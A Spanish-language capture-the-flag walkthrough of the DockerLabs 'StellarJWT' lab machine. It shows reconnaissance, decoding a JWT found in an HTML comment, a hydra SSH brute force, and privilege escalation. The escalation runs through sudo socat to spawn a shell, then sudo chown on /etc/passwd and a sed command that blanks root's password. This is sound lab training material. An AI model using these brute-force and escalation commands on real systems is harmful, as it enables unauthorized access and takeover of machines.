

Desplegamos la máquina.

```
> sudo bash auto_deploy.sh stellarjwt.tar  
[sudo] contraseña para kali:
```



DOCKERLABS

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Le hacemos un ping para comprobar la conectividad y además con el ttl de 64 sabemos que estamos ante una máquina Linux.

```
> ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.060 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.060/0.060/0.060/0.000 ms
```


Con nmap vemos los puertos que están abiertos y sus servicios.

```
PORT STATE SERVICE VERSION
22/tcp open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 13:fd:a1:b2:31:9d:ea:33:a1:43:af:44:20:3a:12:12 (ECDSA)
|_  256 a0:4f:c4:a9:00:af:cb:78:28:fd:94:c0:86:28:dc:a1 (ED25519)
80/tcp open  http      Apache httpd 2.4.58 ((Ubuntu))
|_ http-title: NASA Hackeada
|_ http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Con whatweb vemos las tecnologías que tiene la página web.

```
> whatweb http://172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.58], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.58
(Ubuntu)], IP[172.17.0.2], Title[NASA Hackeada]
```

La web tiene una pregunta a la cual siempre debemos responder.



Con gobuster buscamos directorios y archivos ocultos.

```
> gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,htm,xml,json,css,md,txt,log,conf,ini,js,ts,sh,bak,old,backup,zip,tar,tar.gz,rar,7z,png,jpg,jpeg,gif,svg,webp,woff,woff2,ttf,eot,exe,bin,py,pl,rb,asp,aspx,pcap,pcapng -t 100

=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: sh,tar,ttf,py,aspx,png,exe,ts,jpg,eot,bin,pl,jpeg,xml,json,conf,js,zip,7z,bak,old,rar,svg,woff,asp,log,gif,webp,rb,html,htm,txt,ini,tar.gz,woff2,pcap,pcapng,md,backup,php,css
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
index.html (Status: 200) [Size: 1905]
universe (Status: 301) [Size: 311] [--> http://172.17.0.2/universe/]
server-status (Status: 403) [Size: 275]
Progress: 9263436 / 9263436 (100.00%)
```

Vemos que hay un hash en el final del viewsource de universe.

```
<!-- eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIiMjMONTY3ODkwIiwidXNlciI6Im5lCHRlbm8iLCJpYXQiOiJlMTYyMzkwMjJ9.t-UG_wEbJdc_t0spVGKkNaoVa0eNnQwzv00fq0G3PcE -->
```

Usamos la web de hashes.com para averiguar qué tipo de hash es. JWT

```
:{"alg": "HS256", "typ": "JWT"}
```

Con ciberchef descriptamos el hash.

The screenshot shows the CiberChef JWT Decode tool interface. The 'Input' field contains the JWT token: `eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIiMjMONTY3ODkwIiwidXNlciI6Im5lCHRlbm8iLCJpYXQiOiJlMTYyMzkwMjJ9.t-UG_wEbJdc_t0spVGKkNaoVa0eNnQwzv00fq0G3PcE`. The 'Output' field displays the decoded JSON payload: `{ "sub": "1234567890", "user": "neptuno", "iat": 1516239022 }`.

Teniendo el usuario ya solo necesitamos la contraseña para acceder por ssh. Para ello hemos creado un pequeño diccionario con todo lo relacionado con lo encontrado en la web.

```
> nano password.txt
> cat password.txt -p
Johann
Gottfried
Galle
universe
1234567890
1516239022
user
neptuno
sub
iat
```

Ahora con hydra solo tenemos que esperar a que nos diga que contraseña es.

```
> hydra -l neptuno -P password.txt 172.17.0.2 ssh
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not
distribute, or for illegal purposes (this is non-binding, these *** fi
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-23
[WARNING] Many SSH configurations limit the number of parallel tasks
e -t 4
[DATA] max 10 tasks per 1 server, overall 10 tasks, 10 login tries
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2  login: neptuno  password: Gottfried
```

Accedemos a ssh y vemos que usuario somos y cuantos más puede haber.

```
> ssh neptuno@172.17.0.2
neptuno@172.17.0.2's password:
Permission denied, please try again.
neptuno@172.17.0.2's password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.18.12+kali-a

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' c
Last login: Wed Oct 23 21:02:33 2024 from 172.17.0.1
neptuno@56a955ebf9e8:~$ cat /etc/passwd | grep sh
root:x:0:0:root:/root:/bin/bash
neptuno:x:1001:1001:neptuno,,,:/home/neptuno:/bin/bash
sshd:x:101:65534:./run/sshd:/usr/sbin/nologin
nasa:x:1002:1002:NASA,,,:/home/nasa:/bin/bash
elite:x:1000:1000:elite,,,:/home/elite:/bin/bash
```

Vemos una serie de archivos que debemos inspeccionar en la carpeta del usuario Neptuno, en el primero que echamos un vistazo es en el `bash_history`.

```
neptuno@56a955ebf9e8:~$ cat .bash_history
exit
clear
ls
find /etc/passwd
find / -perm -4000 2>/dev/null
su root
find / -perm -4000 2>/dev/null
find / -perm -4000
sudo
ls
cd ..
cd neptuno/
nano .carta_a_la_NASA.txt
```

Ahora comprobamos el archivo oculto txt. Que nos da la contraseña de nasa.

```
neptuno@56a955ebf9e8:~$ cat .carta_a_la_NASA.txt

Buenos días, quiero entrar en la NASA. Ya respondí las preguntas que me hicieron. Se las respondo de nuevo por aquí.

¿Qué significan las siglas NASA? -> National Aeronautics and Space Administration
¿En que año se fundó la NASA? -> 1958
¿Quién fundó la NASA? -> Eisenhower
```


Nos conectamos al usuario nasa.

```
neptuno@56a955ebf9e8:~$ su nasa
Password:
nasa@56a955ebf9e8:/home/neptuno$ id
uid=1002(nasa) gid=1002(nasa) groups=1002(nasa),100(users)
```

Con nasa podemos escalar privilegios a elite mediante un binario.

```
nasa@56a955ebf9e8:/home/neptuno$ sudo -l
Matching Defaults entries for nasa on 56a955ebf9e8:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin
User nasa may run the following commands on 56a955ebf9e8:
  (elite) NOPASSWD: /usr/bin/socat
```

Para ello nos ayudamos de GTFOBins.



Ejecutamos el comando que nos han proporcionado y ya estamos como el usuario elite.

```
nasa@56a955ebf9e8:/home/neptuno$ sudo -u elite socat - exec:/bin/bash,pty,ctty,raw,echo=0
2026/03/17 15:53:04 socat[1497] W ioctl(6, TIOCSCTTY, NULL): Operation not permitted
2026/03/17 15:53:04 socat[1497] W tcsetpgrp(1497): Inappropriate ioctl for device
bash: cannot set terminal process group (1496): Inappropriate ioctl for device
bash: no job control in this shell
elite@56a955ebf9e8:/home/neptuno$ id
uid=1000(elite) gid=1000(elite) groups=1000(elite),100(users)
```

Y podemos usar el binario chown para cambiar el usuario propietario y/o el grupo de archivos y directorios.

```
elite@56a955ebf9e8:~$ sudo -l
Matching Defaults entries for elite on 56a955ebf9e8:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin
User elite may run the following commands on 56a955ebf9e8:
  (root) NOPASSWD: /usr/bin/chown
```

Ahora vamos a modificar tanto el directorio /etc como el archivo en su interior passwd.

```
elite@56a955ebf9e8:~$ sudo chown elite:elite /etc/
elite@56a955ebf9e8:~$ ls -la /
total 72
drwxr-xr-x  1 root  root  4096 Mar 17 15:01 .
drwxr-xr-x  1 root  root  4096 Mar 17 15:01 ..
-rwxr-xr-x  1 root  root    0 Mar 17 15:01 .dock
lrwxrwxrwx  1 root  root    7 Apr 22  2024 bin -> /usr/bin
drwxr-xr-x  2 root  root  4096 Apr 22  2024 boot
drwxr-xr-x  5 root  root  340 Mar 17 15:01 dev
drwxr-xr-x  1 elite elite 4096 Mar 17 15:01 etc
elite@56a955ebf9e8:~$ sudo chown elite:elite /etc/passwd
elite@56a955ebf9e8:~$ ls -la /etc/passwd
elite@56a955ebf9e8:~$ -rw-r--r-- 1 elite elite 1300 Oct 23  2024 /etc/passwd
```

Ahora eliminamos la contraseña de root para acceder como root sin contraseña.

```
elite@56a955ebf9e8:~$ echo "$(cat /etc/passwd | sed 's/root:x:/root::/g')" > /etc/passwd
elite@56a955ebf9e8:~$ cat /etc/passwd | grep root
elite@56a955ebf9e8:~$ root::0:0:root:/root:/bin/bash
```

Y listo ya somos root.

```
elite@56a955ebf9e8:~$ su
bash: cannot set terminal process group (1519): Inappropriate ioctl for device
bash: no job control in this shell
root@56a955ebf9e8:/home/elite# id
uid=0(root) gid=0(root) groups=0(root)
```